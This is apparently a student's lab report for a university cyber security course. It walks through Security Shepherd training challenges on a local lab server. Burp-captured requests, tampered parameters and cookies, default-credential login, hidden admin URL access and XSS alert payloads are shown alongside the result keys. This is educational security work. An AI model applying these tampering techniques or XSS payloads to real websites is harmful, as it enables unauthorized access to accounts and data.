Sri Lanka Institute of Information Technology

4rd Year 1st Semester


B.Sc Special (Hons) – Information Technology

Cyber Security


IT13028138 - Sampath S.A.W.S

Insecure Direct Object References


Here I used Burp suite to get the admin profile by changing guest to admin.



```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.25.130
Connection: close
Content-Length: 14
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.25.130/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=43503B2530D9A02AE8FAB105DDEBCF02; token=-50750751977274440937304656401994701923; JSESSIONID3="oS9Abz5csCa0i/4j/U0hZw=="

username=admin
```




```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 192.168.25.130
Connection: close
Accept: image/webp,image/*,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Referer: https://192.168.25.130/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=43503B2530D9A02AE8FAB105DDEBCF02; token=-50750751977274440937304656401994701923; JSESSIONID3="oS9Abz5csCa0i/4j/U0hZw=="
```



User: Admin

Age:	43
Address:	12 Bolton Street, Dublin
Email:	administratorAccount@securityShepherd.com
Private Message:	Result Key: OyppfFNYzjdefyIMwmYT8gneEHtkHjBrhoV T803vYFXJSHHcXOi8zX1bqAnr/uS1CiuHQ




Haven't You Done This Already?


Our records say you have already completed this module! Go try another one!

Poor Data Validation


Here I added a negative value to post parameter by using burpsuite. Server will accept a negative value.



```
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=43503B2530D9A02AE8FAB105DDEBCF02; token=-5075075197727

userdata=123
```




```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=43503B2530D9A02AE8FAB105DDEBCF02; token=-507507519772744(

userdata=-123
```



Validation Bypassed

You defeated the lesson validation. Result Key:

```
+kFpV+mstkkZotnuXGzHAkrG89n9225QGxFyQKotWViEmFBVj1gE9Hb0TWFJ4jxUklbSfEejKm
VQDdjUTboGjJ+JxwLW9E8L0gBNckYBtzs8eEwIQgPC7SNbYZgtgp9DRer9laZFu7wx6B7amQ
```




Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

Security Misconfiguration

In this level still not changed the username and password so used default username and password to get the result key.



To get the result key to this lesson, you must sign in with the default admin credentials which were never removed or updated.

User Name admin

Password •••••••••

Authentication Successful

You have successfully signed in with the default sign in details for this applicaiton. You should always change default passwords and avoid default administration usernames.

Result Key:


```
ZYOnYHPG1fBkeTleaPEdlaluyrgpWtiw6F/S2NNZCgTeyxoVPc+V3kcgJGTGloZ+WSqPrB56x1
hpQlUt3m1tfTiLdiFT864+o4UXU+tYVNtpQszfodMcHMFkrQNqbKmWLfqr1W1s6yRCF9phPGTf
```

Haven't You Done This Already?


Our records say you have already completed this module! Go try another one!

Broken Session Management


To complete this level changed the value, non-complete to complete in burp suite.



```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.25.130
Connection: close
Content-Length: 0
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
Referer: https://192.168.25.130/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete; JSESSIONID=43503B2530D9A02AE8FAB105DDEBCF02;
```




```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.
Host: 192.168.25.130
Connection: close
Content-Length: 0
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like (
Referer: https://192.168.25.130/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbef
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonComplete; JSESSIONID=43503B2530D9A02AE8FAB105DDEBCF02; tc
```



Lesson Complete

Congratulations, you have bypassed this lessons **VERY WEAK** session management. The result key for this lesson i
s

MYexxBVwxnbbEvmB1/2Ido8IWijP1o9RZ10VYiwOuWSOq6i8f2Q13OjO+6RkpCfszVBR5cGW
OrlFTuW3v2i6cqtipf9atV9tudbLtQiCbVw=




Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

Failure to Restrict URL Access

According to the server, it says only the administrator know the page. With that hint, used burp suite and search through the target tab it contained the link under the admin section. Then I got the link and paste it on the URL and got the secret key to the next level.




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


```
▼ https://192.168.25.130
    ▼ admin
        ▼ moduleManagement
            ▶ changeLevelLayout.jsp
    ▶ getModule
      getStarted.jsp
      index.jsp
    ▶ javascript:
    ▶ js
    ▼ lessons
        ▶ 4d8d50a458ca5f1f7e2506dd5557ae1f7da212827
          4d8d50a458ca5f1f7e2506dd5557ae1f7da212827
        ▶ adminOnly
        ▶ b8c19efd1a7cc64301f239f9b9a7a32410a080813
          b8c19efd1a7cc64301f239f9b9a7a32410a080813
        ▶ fdb94122d0f032821019c7edf09dc62ea21e25ca6
          fdb94122d0f032821019c7edf09dc62ea21e25ca6
        ▶ fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9
          fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9
        ▶ javascript:
          oed23498d53ad1d965a589e257d8366d74eb52ef
    ▶ logout
    ▶ openWebModules
    ▶ readyToPlay.jsp
    ▶ refreshMenu
      scoreboard.jsp
    ▶ solutionSubmit
    ▶ tournamentModeModules
▶ http://bit.ly
▶ https://bluestacks-cloud.appspot.com
▶ http://securityresearch.ie
▶ http://www.gstatic.com
▶ http://www.w3.org
```

Host	Method	URL	Params	Status ▲	Length	MIME type	Title	Comment	Time requested
https://192.168.25.130	GET	/lessons/adminOnly/resul...	☐			HTML			

```
GET /lessons/adminOnly/resultKey.jsp HTTP/1.1
Host: 192.168.25.130
Accept: */*
Accept-Language: en
Connection: close
```



~~https~~://192.168.25.130/lessons/adminOnly/resultKey.jsp




Result Key: **LN1NLx5MecNb74vneDTAyWVtBwZLrxhBSPCFn/evulDz1doqPBhVVmNWEybrYgnDZWyxwPdJyhnKm8+lxbThThZBqFTtL12NhMxn6N/v2L0=**

Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

Cross Site Scripting

To show that there is XSS vulnerability present got an alert box because there is no any way to validate data whether they are trusted or untrusted.



The following search box outputs untrusted data without any validation or escaping. Get an alert box to execute throug
h this function to show that there is an XSS vulnerability present.

Please enter the Search Term that you want to look up

<SCRIPT>alert('XSS')</SCRIPT> <IMG SRC="#" ONERROR="ale

Well Done

You successfully executed the JavaScript alert command!

The result key for this lesson is

la2qnPI5/PB3wGzAW5pjpkZJFUXarNrm6cI0s61NMM37ZRzMALgjGhwf4p9aXj2zq3FIUKRkMZu
mDEC4CvW0JOD3Hgby2lHm/kJLC4351yI=


Submit Result Key Here...

Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

Cross Site Scripting 1

In this step I used the alert inside the image tag. Because in here it would appear like input is been filtered.



Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the Search Term that you want to look up

```
<IMG SRC="#" ONERROR="alert('XSS')"/>
```

Well Done

You successfully executed the JavaScript alert command!

The result key for this challenge is

